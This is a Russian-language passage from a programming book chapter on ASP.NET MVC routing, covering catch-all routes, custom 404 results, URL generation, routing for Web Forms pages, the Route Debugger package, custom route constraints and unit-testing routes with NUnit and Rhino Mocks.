Листинг 9-2 показывает реализацию действия в контроллере для роута товара. Хотя это и упрощенный пример по сравнению реальным приложением, в нем все просто до тех пор, пока мы не получим несуществующий товар. Это проблема. Товар не существует, но мы уже заверили механизм маршрутизации, что позаботимся о таких запросах. Поскольку управление теперь передается прямой системой поиска ресурсов, спецификация HTTP указывает, что если ресурса не существует, мы должны вернуть HTTP 404 Not Found. К счастью, это не проблема: мы можем создать пользовательский результат действия, который по выполнении генерирует 404:

```
public class NotFoundResult : ActionResult
{
    public override void ExecuteResult(ControllerContext context)
    {
        context.HttpContext.Response.StatusCode = 404;
        new ViewResult { ViewName = "NotFound" }.ExecuteResult(context);
    }
}
```

Создать NotFoundResult очень просто - путем наследования от ActionResult мы должны предоставить реализацию метода ExecuteResult. Этот метод устанавливает для ответа код статуса 404, а затем выводит представление под названием NotFound, которое находится в каталоге Views/Shared.

Примечание

ASP.NET MVC поставляется с подобным результатом действия для генерации ошибки 404 - HttpNotFoundResult. К сожалению, этот результат действия очень ограничен. Хоть он и устанавливает для ответа код статуса 404, он не предоставляет механизма для отображения пользовательской страницы ошибки, так что конечный пользователь увидит пустой экран.

Наконец, мы можем добавить роуты 5 и 6 из схемы:

```
routes.MapRoute("catalog", "{action}",
    new { controller = "Catalog" },
    new { action = @"basket|checkout" } );
```

Это почти статические роуты, но в них используются параметр и ограничение роута, чтобы общее количество роутов было низким. Для этого существуют две основных причины. Во-первых, каждый запрос должен просмотреть таблицу маршрутизации и найти соответствие, так что большие наборы роутов могут создать проблему с производительностью. Во-вторых, чем больше у нас роутов, тем выше риск возникновения ошибок с определением приоритета роута. Небольшое количество правил маршрутизации легче поддерживать.

Четвертый параметр метода `MapRoute` содержит *ограничения роута*. Параметр ограничения представляет собой словарь в виде анонимного типа, который можно использовать для определения того, как должны быть ограничены параметры конкретного роута. В данном случае мы используем регулярное выражение для указания того, что соответствие для параметра действия будет найдено, только если указанный сегмент соответствует одной из строк - `basket` или `checkout`. Это ограничение необходимо, чтобы предотвратить передачу в контроллер неизвестных действий.

Примечание

Ограничения роута не обязательно должны быть регулярными выражениями. Если вам необходимо создать более сложные ограничения, вы можете создать класс, который реализует интерфейс `IRouteConstraint`. Мы разберем пример пользовательского ограничения роута далее.

Теперь мы добавили статические и динамические роуты, которые будут обрабатывать различные URL на нашем сайте. Но если поступит запрос, который не соответствует ни одному роуту – что тогда? В этом случае будет показано исключение, и вряд ли вы хотите увидеть его в реальном приложении. Чтобы исправить это, мы можем использовать *catchall* роут в сочетании с инфраструктурой обработки ошибок ASP.NET.

Обработчики роутов

Каждый роут имеет соответствующий обработчик роута, связанный с ним в дополнение к URL, настройкам по умолчанию и ограничениям.

Обработчики роутов представляют собой классы, которые реализуют интерфейс `IRouteHandler` и отвечают за создание соответствующего обработчика HTTP, который обработает запрос для выбранного роута.

По умолчанию в приложениях MVC используется обработчик роутов `MvcRouteHandler`, в то время как для страниц Web Forms используется `PageRouteHandler`. Мы рассмотрим маршрутизацию для Web Forms далее.

9.3.4. *Catchall* роуты

Сейчас мы добавим в пример приложения *catchall* роут, предназначенный для URL, которые не соответствуют никакому другому роуту. Цель этого роута - показать сообщение об ошибке HTTP 404. Глобальные *catchall* роуты будут соответствовать любому роуту, и они должны быть определены в *последнюю очередь*:

```
routes.MapRoute("404-catch-all", "{*catchall}",
    new { controller = "Error", action = "NotFound" });
```

Значение `catchall` заменяет значение, которое было передано в `catchall` роут. В отличие от обычных параметров роутов, `catchall` параметры (с префиксом звездочки) охватывают целую часть URL, включая слэши, которые обычно используются для разделения параметров роута. В этом случае роут будет соответствовать действию `NotFound` контроллера `ErrorController`:

```
public class ErrorController : Controller
{
    public ActionResult NotFound()
    {
        return new NotFoundResult();
    }
}
```

После вызова действия `NotFound` мы возвращаем экземпляр `NotFoundResult`, который мы создали ранее. Этот результат действия устанавливает для ответа код статуса 404, а затем показывает пользовательскую страницу ошибки.

Этот пример представляет собой корректный `catchall` роут, который буквально соответствует любому URL, для которого правила с более высоким приоритетом не нашли совпадений. Допустимо использовать другие `catchall` параметры в регулярных роутах, как в `/events/{*info}`, который будет соответствовать любому URL, который начинается с `/events/`. Но будьте осторожны с этими `catchall` параметрами, потому что они будут включать в себя любой другой текст URL, в том числе слэши и точки (которые обычно зарезервированы как разделители для сегментов роута). Это хорошая идея - использовать регулярные выражения в качестве параметра везде, где возможно, потому что вы по-прежнему контролируете данные, которые передаются в действие контроллера, а не используете все подряд. Другой интересный пример - это применение `catchall` роутов для динамических иерархий, таких как категории товаров. Когда вы достигаете предела системы маршрутизации, вы можете создать `catchall` роут самостоятельно.

Дружелюбный интерфейс при отображении ошибок HTTP

В некоторых случаях вы можете не увидеть пользовательскую страницу ошибки, когда возвращаете представление и устанавливаете код статуса 404. Вместо этого браузер может отобразить свою собственную страницу ошибки. Это может произойти, если содержание представления слишком короткое – убедитесь, что размер пользовательского представления для страницы ошибки не менее 512 байт.

В данный момент роут по умолчанию `{controller}/{action}/{id}` можно удалить, потому что мы полностью настроили роуты в соответствии с нашей схемой URL. Мы также можем сохранить его как стандартный роут для доступа к другим контроллерам.

Мы уже настроили схему URL для нашего сайта. При этом мы обеспечили себе полный контроль над URL и не изменили места расположения контроллеров и действий. Это значит, что любой разработчик, знакомый с ASP.NET MVC, может посмотреть на наше приложение и точно сказать, где что находится. Это мощная концепция.

Соотнесение запросов с контроллерами - только одна часть работы, мы также должны уметь использовать систему маршрутизации в нашем приложении для генерации URL. В примере с

интернет-магазине нам нужна возможность отображать ссылки на различные товары, доступные для покупки. Решение будет рассматриваться в следующем разделе.

9.4. Использование маршрутизации для генерации URL-адресов

Никто не любит неработающие ссылки. И если так легко изменять маршруты URL для всего сайта, то что произойдет, если вы уже непосредственно используете эти URL в приложении (например, у вас стоят ссылки с одной страницы на другую)? Если вы измените один из маршрутов, эти ссылки перестанут работать. Решение об изменении URL дается нелегко, ведь принято считать, что если на сайте есть неработающие ссылки, то пострадает его репутация в поисковых системах. Если предположить, что у вас нет выбора, кроме как изменить маршруты, то вам нужен эффективный способ организации URL в приложениях. Всякий раз, когда нам нужен новый URL на сайте, его создает для нас платформа, и мы не кодируем его сами. Мы должны задать комбинацию из контроллера, действия и параметров, а все остальное делает метод `ActionLink`. `ActionLink` является методом расширения класса `HtmlHelper`, который включен в MVC Framework, и он генерирует полный HTML-тег `<a>` с правильным URL, который соответствует маршруту, конкретизированным параметрами переданного объекта. Вот пример вызова `ActionLink`:

```
@Html.ActionLink("MVC3 in Action", "Show", "Catalog",
    new { productCode = "mvc-in-action" }, null)
```

Этот пример принимает несколько параметров, и первый - это текст гиперссылки. Второй и третий указывают на действие и контроллер, к которым ведет ссылка. Четвертый принимает словарь в виде анонимного типа, который определяет любые дополнительные параметры маршрута (в данном случае, товарный код), и, наконец, дополнительные атрибуты HTML, тоже в виде анонимного типа (в данном случае мы передаем `null`, потому что не предоставляем никаких пользовательских атрибутов).

Используя маршруты, определенные ранее в этой главе, этот пример генерирует ссылку на действие `Show` в `CatalogController` с дополнительным параметром, указанным для `productCode`. Вот результат:

```
<a href="/products/mvc-in-action">MVC3 in Action</a>
```

Аналогично, если вы используете метод `BeginForm` `HtmlHelper` для создания тегов формы, он будет генерировать для вас URL. Как вы видели в предыдущем разделе, контроллер и действие могут быть не единственными параметрами для определения маршрута. Иногда для установления соответствия необходимы дополнительные параметры.

Полезно знать, как передавать в действие параметры, которые не были указаны как часть маршрута:

```
@Html.ActionLink("MVC3 in Action", "Show", "Catalog",
    new { productCode = "mvc-in-action", currency = "USD" }, null)
```

Этот пример показывает, что передача дополнительных параметров так же проста, как добавление дополнительных членов в объект, переданный `ActionLink` (в данном случае мы добавляем параметр, указывающий валюту). Если параметр соответствует какому-либо элементу в маршруте, он станет частью URL. В противном случае он будет добавлен в строку запроса. Например, вот ссылка, сгенерированная предыдущим кодом:

```
<a href="/products/mvc-in-action?currency=USD">MVC3 in Action</a>
```

Когда вы используете `ActionLink`, маршрут будет определяться по первому соответствуя в коллекции маршрутов. Чаще всего этого будет достаточно, но если вы хотите запросить определенный маршрут, вы можете использовать `RouteLink`, который принимает параметр и по нему определяет запрошенный маршрут:

```
@Html.RouteLink("MVC3 in Action", "product",
    new { productCode = "mvc-in-action" }, null)
```

Этот код найдет маршрут с названием продукта, а не просто определит контроллер и действие.

Иногда необходимо получить URL, но не для ссылки или формы. Это чаще происходит, когда вы пишете код Ajax, и вам нужно установить URL запроса. Класс `UrlHelper` может генерировать URL напрямую; он используется методом `ActionLink` и другими. Вот пример:

```
@Url.Action("Show", "Catalog", new { productCode="mvc-in-action"})
```

Этот код также вернет URL `/products/mvc-in-action`, но без окружающих тегов.

Строго типизированные ссылки на действия

Вспомогательные методы, с которыми мы сталкивались в этом разделе, все еще полагаются на строки для указания имен контроллера и действия. Это значит, что, если мы переименуем контроллер или действие и забудем обновить вызовы к `ActionLink`, URL будут созданы неправильно, но мы не будем уведомлены об этом.

Существуют две основные альтернативы строкам для указания имен контроллера и действия.

Первый вариант заключается в использовании строго типизированных вспомогательных методов URL, которые доступны как часть проекта MVC Futures по адресу <http://aspnet.codeplex.com>. Они позволяют генерировать ссылки с помощью лямбда-выражений, таких как `Html.ActionLink<HomeController> ("Home", c => c.Index ())`. К сожалению, с этим подходом есть несколько проблем. Во-первых, они не будут работать правильно, если вы переименовываете методы действий с помощью атрибута `ActionName`. Во-вторых, использование лямбда выражений может иметь последствия для производительности, если у вас много ссылок на странице.

Другой вариант - использование T4MVC, который является частью открытого источника MvcContrib. Он генерирует код, который можно использовать для строго типизированных URL вспомогательных методов ссылок. Мы рассмотрим T4MVC в главе 13.

9.5. Маршрутизация с ASP.NET Web Forms

До сих пор мы рассматривали маршрутизацию в рамках ASP.NET MVC. Хотя система маршрутизации действительно была впервые введена в MVC, впоследствии она была перемещена в ядро .NET Framework в .NET 3.5 SP1, и в .NET 4 она также полностью поддерживается в приложениях ASP.NET Web Forms. Это значит, что страницы Web Forms могут существовать бок о бок с контроллерами и представлениями MVC в рамках одного проекта, используя одни и те же схемы URL.

В этом разделе мы рассмотрим то, как страницы, разработанные в ASP.NET MVC, могут работать вместо со страницами, написанными в ASP.NET Web Forms, и как страницы Web Forms могут использовать инфраструктуру маршрутизации URL.


9.5.1. Добавляем роуты для страниц Web Forms

Продолжая работу с примером интернет-магазина, представьте, что у нас есть страница под названием ProductsByCategory.aspx, первоначально написанная с помощью ASP.NET Web Forms, которая составляет перечни товаров, сгруппированных по категории, как показано на рисунке 9-4.

Эта страница также предоставляет возможность для фильтрации отображаемых категорий, для чего нужно указать название категории в строке запроса:

```
http://example.com/ProductsByCategory.aspx?category=Books
```

Рисунок 9-4 : Страница Web Forms ProductsByCategory



Вот код этой страницы.

Листинг 9-3: Код страницы ProductsByCategory

```
public partial class ProductsByCategory : Page
{
    private ProductRepository _productRepository
        = new ProductRepository();
    protected void Page_Load(object sender, EventArgs e)
    {
        string category = Request.QueryString["category"];
        var productsByCategory =
            _productRepository
                .GetProductsByCategory(category);
        _groupedProductsRepeater.DataSource =
            productsByCategory;
        _groupedProductsRepeater.DataBind();
    }
}
```

Строка 7: Получает категорию из строки запроса

Строки 8-10: Загружает продукты для категории

Строки 11-13: Связывает продукты с UI

Метод Page_Load вызывается после того, как загружена веб-форма. Он сначала извлекает категорию из строки запроса (если она указана), а затем передает ее в метод GetProductsByCategory в ProductRepository. Этот метод возвращает список объектов Product, сгруппированных по категориям (если категория не указана, метод GetProductsByCategory возвращает все товары). Эти товары затем связываются со свойством DataSource Repeater, которое используется для представления UI. Разметка страницы показана здесь.

Листинг 9-4: Разметка страницы Web Forms

```
<%@ Page Language="C#" AutoEventWireup="true"
CodeBehind="ProductsByCategory.aspx.cs"
Inherits="RoutingSample.ProductsByCategory" %>
<!DOCTYPE html>
<html>
<head runat="server">
    <title>Products by Category</title>
    <link rel="stylesheet"
        href("~/content/site.css" type="text/css" />
</head>
<body>
    <form runat="server">
        <ul>
            <asp:repeater runat="server"
                id="_groupedProductsRepeater">
                <ItemTemplate>
                    <li>
                        <strong><%# Eval("Category") %></strong>
                        <ul>
                            <asp:Repeater runat="server"
                                DataSource='<%# Eval("Products") %>'>
                                <ItemTemplate>
                                    <li><%# Eval("Name") %></li>
                                </ItemTemplate>
                            </asp:Repeater>
                        </ul>
                    </li>
                </ItemTemplate>
            </asp:repeater>
        </ul>
    </form>
</body>
</html>
```

Строка 14: Repeater создает список категорий

Строка 18: Выводит имя категории

Строки 20-21: Дочерний Repeater для товаров

Строка 23: Выводит название товара

Страница содержит Repeater, который выдает список категорий, где каждая категория содержит список товаров.

Если можно было бы переписать эту страницу в ASP.NET MVC, альтернативным вариантом было бы включить страницу в существующую схему URL с незначительными изменениями. Этот подход полезен, когда необходимо интегрировать большие страницы, где рерайт будет нецелесообразным.

В файле Global.asax мы можем зарегистрировать другой роут, который соотнесет URL /Products-ByCategory со страницей ProductsByCategory.aspx, как показано в следующем листинге. Мы добавим его предпоследним (до catchall роута, который был определен ранее).

Листинг 9-5: Добавляем роут для страницы Web Forms

```
routes.MapPageRoute(
    "ProductsByCategory",
    "ProductsByCategory/{category}",
    "~/ProductsByCategory.aspx",
    checkPhysicalUrlAccess: true,
    defaults: new RouteValueDictionary(new{category="All"})
);
```

Строка 1: Добавление роута для веб формы

Вместо того, чтобы использовать метод MapRoute из предыдущих примеров, мы используем метод MapPageRoute, который появился в .NET 4 для добавления роутов для страниц Web Forms. Этот метод принимает несколько аргументов. Как и в MapRoute, первый – это имя роута, а второй – шаблон URL, который должен соответствовать роуту. Далее мы указать соответствующий приложению путь к странице Web Forms, которая должна обработать запрос. Четвертый аргумент указывает, следует ли ASP.NET проверять, имеет ли текущий пользователь доступ к физической странице ASPX. Наконец, мы предоставляем RouteValueDictionary, содержащий значения по умолчанию. В этом случае мы указываем, что если параметр категории опущен, то по умолчанию должна использоваться строка All.

Теперь, когда роут настроен, нам нужно изменить страницу так, чтобы извлечь параметр категории из RouteData, а не из строки запроса, как показано ниже.

Листинг 9-6: Изменяем страницу Web Forms, чтобы использовать RouteData

```
protected void Page_Load(object sender, EventArgs e)
{
    string category = (string)RouteData.Values["category"];
    var productsByCategory =
        _productRepository.GetProductsByCategory(category);
    _groupedProductsRepeater.DataSource = productsByCategory;
    _groupedProductsRepeater.DataBind();
}
```

Строка 3: Получает значение из данных роута

Метод Page_Load остался почти таким же, как раньше. Единственное изменение заключается в том, что теперь он получает имя категории из RouteData.Values, а не Request.QueryString.

Свойство `RouteData` обеспечивает доступ ко всей информации о текущем роуте, и оно было включено в базовый класс `Page` в Web Forms 4.

Запуск приложения в этой точке и посещение URL `/ProductsByCategory` теперь будет иметь точно такой же результат, как на рисунке 9-4.

Маршрутизация запросов к страницам Web Forms - только часть работы, мы также хотим, чтобы страницы Web Forms могли ссылаться на действия контроллеров MVC для беспрепятственного перехода из одной части приложения в другую.

9.5.2. Создание URLs со страниц Web Forms

Вы сможете использовать инфраструктуру маршрутизации при работе со страницами Web Forms для генерации ссылок на другие роуты, в том числе и те, которые соответствуют действиям контроллера.

Например, мы можем изменить разметку из листинга 9-4 так, чтобы генерировать URL на страницу товара для каждого товара. Этого можно добиться с помощью метода `GetRouteUrl`, как показано здесь.

Листинг 9-7: Генерируем URL с помощью `GetRouteUrl`

```
<asp:repeater runat="server" id="_groupedProductsRepeater">
    <ItemTemplate>
        <li>
            <strong><%# Eval("Category") %></strong>
            <ul>
                <asp:Repeater runat="server"
                    DataSource='<%# Eval("Products") %>'>
                    <ItemTemplate>
                        <li>
                            <asp:HyperLink runat="server"
                                NavigateUrl='<%# GetRouteUrl(new{
                                    controller = "Catalog",
                                    action = "Show",
                                    productCode=Eval("Code")
                                }) %>'
                                Text='<%# Eval("Name") %>' />
                        </li>
                    </ItemTemplate>
                </asp:Repeater>
            </ul>
        </li>
    </ItemTemplate>
</asp:repeater>
```

Строки 11-14: Устанавливает URL

В разметке элемента `Repeater` мы вызываем метод `GetRouteUrl` и связываем его значение со свойством `NavigateUrl` серверного элемента управления `asp:Hyperlink`. Этот метод принимает анонимный тип, в котором мы указываем контроллер и действие, на которые мы хотим получить ссылку, а также код продукта (который извлекается из контекста привязки данных с помощью функции `Eval`). Есть другие перегруженные варианты для этого метода, которые могут использоваться с указанными роутами.

Теперь мы знаем, как можно определить роуты и для контроллеров, и страниц Web Forms. Далее мы рассмотрим, как отлаживать роуты, когда они работают не так, как ожидалось.

9.6. Отладка маршрутов

При работе с большими системами со множеством роутов может быть сложно диагностировать проблемы, если роуты работают не так, как ожидалось. В этом разделе мы рассмотрим, как можно использовать пакет Route Debugger, чтобы гарантировать, что определения роутов работают правильно.

Ранее мы определили несколько роутов для адресации товаров, как показано в следующем листинге.

Листинг 9-8: Определения роутов для адресации товаров

```
routes.MapRoute(
    "product",
    "products/{productCode}/{action}",
    new { controller = "Catalog", action = "Show" });
routes.MapPageRoute(
    "ProductsByCategory",
    "ProductsByCategory/{category}",
    "~/ProductsByCategory.aspx",
    checkPhysicalUrlAccess: true,
    defaults: new RouteValueDictionary(new{category="All"})
);
```

Строки **1-4**: Ройт информации о товаре

Строки **5-10**: Ройт списка категорий

Первый ройт выводит информацию о товаре по URL /products/ProductName (например /products/mvc3-in-action), тогда как второй выводит товары по категориям на странице /ProductsByCategory.

Однако мы хотим изменить страницу /ProductsByCategory на /Products/ByCategory, чтобы ройт соответствовал предыдущему. Если мы изменим URL для этого роута на Products/ByCategory/{category}, а затем попытаемся зайти на эту страницу, в конечном итоге мы увидим ошибку 404.

Понятно, что это изменение каким-то образом вывело из строя URL для нашего приложения, но не сразу понятно, почему. Чтобы определить причину, мы можем использовать Route Debugger, который предоставляет диагностическую информацию о роутах во время выполнения.


9.6.1. Установка Route Debugger

Route Debugger был написан Филом Хааком, старшим менеджером программ команды ASP.NET в Microsoft. Он доступен как пакет NuGet и может быть установлен с помощью диалогового окна Add Library Package Reference или через NuGet Package Manager Console. Если вы используете консоль, то для установки пакета нужно набрать следующую команду:

```
Install-Package routedebugger
```

Появится сообщение “Successfully installed”, как показано на рисунке 9-5.

Рисунок 9-5: Инсталляция Route Debugger с помощью Package Manager Console



9.6.2. Использование Route Debugger

После установки Route Debugger в ваш проект будет добавлена ссылка на RouteDebugger.dll, и в файл web.config будет добавлена новая настройка приложения, как показано здесь.

Листинг 9-9: Включение Route Debugger

```
<appSettings>
  <add key="webpages:Version" value="1.0.0.0" />
  <add key="ClientValidationEnabled" value="true" />
  <add key="UnobtrusiveJavaScriptEnabled" value="true" />
  <add key="RouteDebugger:Enabled" value="true" />
</appSettings>
```

Настройка RouteDebugger:Enabled определяет, включен ли Route Debugger. Если для нее установлено значение true, то при запуске приложения мы увидим диагностики роутов внизу каждого экрана, как показано на рисунке 9-6.

Рисунок 9-6: Экран диагностики роута

The screenshot shows the 'Route Debugger' tool running in a browser window. The URL is 'localhost:7499'. The interface includes sections for 'Route Data', 'Data Tokens', and 'All Routes'.

Route Data:

Key	Value
controller	Home
action	Index

Data Tokens:

Key	Value

All Routes:

Matches Current Request	Url	Defaults	Constraints	DataTokens
False	{resource}.axd/{*pathInfo}	(null)	(empty)	(null)
False	api/{controller}/{id}	id =	(empty)	(empty)
True		controller = Home, action = Index	(empty)	(empty)

Примечание

Не забудьте отключить Route Debugger до того, как развернуть приложение, установив значение `false` для `RouteDebugger:Enabled` в `web.config`. Вряд ли вы хотите, чтобы пользователи видели информацию о диагностике на каждом экране!

Экран диагностики роутов предоставляет информацию о роуте, который соответствует текущему URL. В верхней части экрана раздел **Route Data** показывает параметры роута, которые соответствуют текущему запросу; раздел **Data Tokens** показывает все пользовательские маркеры данных, которые связаны с этим роутом.

В нижней части экрана раздел **All Routes** показывает роуты, которые потенциально соответствуют текущему запросу, отображая для них значение `True` в колонке **Matches Current Request**. Первый роут со значением `True` в этой колонке - тот, который был выбран для обработки текущего запроса.

Если мы теперь перейдем по нашей проблематичной ссылке `/Products/ByCategory`, то сможем увидеть причину проблемы, как показано на рисунке 9-7.

Рисунок 9-7: Проверка роута `ProductsByCategory`

All Routes

Matches Current Request	Url	Defaults	Constraints	DataTokens
False	{resource}.axd/{*pathInfo}	(null)	(null)	(null)
False		controller = Home, action = Index	(null)	(null)
False	404	controller = Error, action = NotFound	(null)	(null)
False	privacy	controller = Home, action = Privacy	(null)	(null)
True	products/{productCode}/{action}	controller = Catalog, action = Show	(null)	(null)
False	products	controller = Catalog, action = index	(null)	(null)
False	{action}	controller = Catalog	action = basket checkout index	(null)
True	products/ByCategory/{category}	category = All	(null)	(null)
True	{*catchall}	Controller = Error, Action = NotFound	(null)	(null)
True	{*catchall}	(null)	(null)	(null)

Мы видим, что несколько роутов соответствуют URL /Products/ByCategory, в том числе и тот, который мы определили. Но он не является первым роутом, который соответствует этому URL. Страница с информацией о товаре также соответствует этому URL, потому что часть URL ByCategory соответствует сегменту {productCode} ссылки /products/{productCode}/{action}.

Вместо того, чтобы направить пользователя на страницу ProductsByCategory, мы направляем его на страницу с информацией о товаре. Наше действие контроллера пытается найти товар с названием ByCategory, и так как такого названия товара не существует, выводит ошибку 404.

Мы можем решить эту проблему, если введем ограничение для определения роута для нашей страницы товара.

9.6.3. Использование ограничений роута

Вместо того, чтобы позволить любым входным данным соответствовать сегменту {productCode}, мы можем использовать регулярное выражение для ограничения того, что может ему соответствовать, используя следующий параметр:

```
routes.MapRoute("product", "products/{productCode}/{action}",
    new { controller = "Catalog", action = "Show" },
    new { productCode = "(?!ByCategory).*" } );
```

В этом случае мы используем регулярное выражение, чтобы исключить строку ByCategory из того, что может соответствовать коду товара. Теперь, если мы снова перейдем по ссылке, соответствие для нашего роута будет установлено правильно, как показано на рисунке 9-8.

Рисунок 9-8: Диагностика роута с ограничением

All Routes				
Matches Current Request	Url	Defaults	Constraints	DataTokens
False	{resource}.axd/{*pathInfo}	(null)	(null)	(null)
False		controller = Home, action = Index	(null)	(null)
False	404	controller = Error, action = NotFound	(null)	(null)
False	privacy	controller = Home, action = Privacy	(null)	(null)
False	products/{productCode}/{action}	controller = Catalog, action = Show	productCode = (?!ByCategory).*	(null)
False	products	controller = Catalog, action = index	(null)	(null)
False	{action}	controller = Catalog	action = basket checkout index	(null)
True	products/ByCategory/{category}	category = All	(null)	(null)
True	{*catchall}	Controller = Error, Action = NotFound	(null)	(null)
True	{*catchall}	(null)	(null)	(null)

Хотя этот подход хорошо работает, регулярные выражения не очень понятны при чтении - не сразу же становится очевидно, что оно делает. В этом случае мы могли бы заменить регулярное выражение на пользовательское ограничение роута, которое проверяет, что одна строка не идентична другой. Это можно сделать с помощью интерфейса `IRouteConstraint`.

Листинг 9-10: Пользовательское ограничение роута

```
public class NotEqualConstraint
: IRouteConstraint
{
    private readonly string _input;
    public NotEqualConstraint(string input)
    {
        _input = input;
    }
    public bool Match(HttpContextBase httpContext,
        Route route, string parameterName,
        RouteValueDictionary values,
        RouteDirection routeDirection)
    {
        object matchingValue;
        if (values.TryGetValue(parameterName,
            out matchingValue))
        {
            if (_input.Equals((string)matchingValue,
                StringComparison.OrdinalIgnoreCase))
            {
                return false;
            }
        }
    }
}
```

```
        }
        return true;
    }
}
```

Строка 2: Реализация IRouteConstraint

Строка 7: Хранит в поле строки сравнения

Строки 18-19: Сравнивает значение роута со входными данными

Пользовательский класс ограничения роута – `NotEqualConstraint` – реализует интерфейс `IRouteConstraint`, определяя метод `Match`. Каждый раз, когда система маршрутизации пытается найти роут, соответствующий URL, она вызовет метод `Match` на любом установленном ограничении. Если мы не хотим, чтобы роуту было найдено соответствие, этот метод должен вернуть значение `false`. Метод `Match` принимает пять аргументов. Первый – это ссылка на контекст HTTP, второй – роут, для которого было определено ограничение. Третий – это имя параметра роута, для которого определено ограничение, четвертый – текущий набор значений роута (один из которых будет содержать имя параметра роута), а пятый показывает, используется ли роут для установления соответствия входящему запросу или генерации URL.

В данном случае `NotEqualConstraint` сначала извлекает значение указанного параметра роута (товарный код), а затем сравнивает его без учета регистра со строкой, которая была передана в его конструктор. Если строки идентичны, то ограничение роута возвращает `false`. Мы можем использовать это ограничение в определении роута:

```
routes.MapRoute("product", "products/{productCode}/{action}",
    new { controller = "Catalog", action = "Show" },
    new { productCode = new NotEqualConstraint("ByCategory") } );
```

Здесь мы используем `NotEqualConstraint` внутри объекта ограничений вместо регулярного выражения, которое использовалось в предыдущем примере. Конечный результат будет точно таким же: если пользователь перейдет по URL `/products/ByCategory`, соответствие для этого роута не будет найдено.

Примечание

MVC поставляется с одной реализацией `IRouteConstraint` – `HttpMethodConstraint`. Это ограничение будет гарантировать, что соответствие для роута будет установлено, только если метод HTTP (такой как GET, POST, PUT или DELETE), который используется при обращении к URL, соответствует указанному методу. Таким образом, различные запросы к одному и тому же адресу могут быть направлены к различным контроллерам только на основе того, являются ли они запросами GET или POST.

9.7. Тестирование поведения маршрута

В предыдущем разделе вы видели, как можно случайно нарушить схему маршрутизации приложения, и как использовать Route Debugger для обнаружения возникших проблем во время выполнения. Но можно также писать модульные тесты для роутов, которые в первую очередь будут предотвращать возникновение таких проблем. В этом разделе мы рассмотрим, как тестировать обработку входных роутов, а также генерацию исходящих роутов.

9.7.1. Тестирование входящих роутов

По сравнению с остальной частью ASP.NET MVC Framework, тестирование роутов нельзя назвать легкой или интуитивной работой из-за количества абстрактных классов, для которых необходимо использовать мок-технологию. Чтобы сделать это вручную, потребуется много кода настроек, как показано в следующем листинге.

Листинг 9-11: Сложный способ тестирования роутов

```
using System.Web;
using System.Web.Routing;
using NUnit.Framework;
using Rhino.Mocks;
namespace RoutingSample.Tests
{
    [TestFixture]
    public class NotUsingTestHelper
    {
        [Test]
        public void root_matches_home_controller_index_action()
        {
            const string url = "~/";

            var request = MockRepository.GenerateStub<HttpRequestBase>();
            request.Stub(x =>
x.AppRelativeCurrentExecutionFilePath).Return(url).Repeat.Any();
            request.Stub(x => x.PathInfo).Return(string.Empty).Repeat.Any();

            var context = MockRepository.GenerateStub<HttpContextBase>();
            context.Stub(x => x.Request).Return(request).Repeat.Any();

            RouteTable.Routes.Clear();
            MvcApplication.RegisterRoutes(RouteTable.Routes);

            var routeData = RouteTable.Routes.GetRouteData(context);
            Assert.That(routeData.Values["controller"],
Is.EqualTo("Home"));
            Assert.That(routeData.Values["action"],
Is.EqualTo("Index"));
        }
    }
}
```

Строка 15-20: Настройка mock-запроса

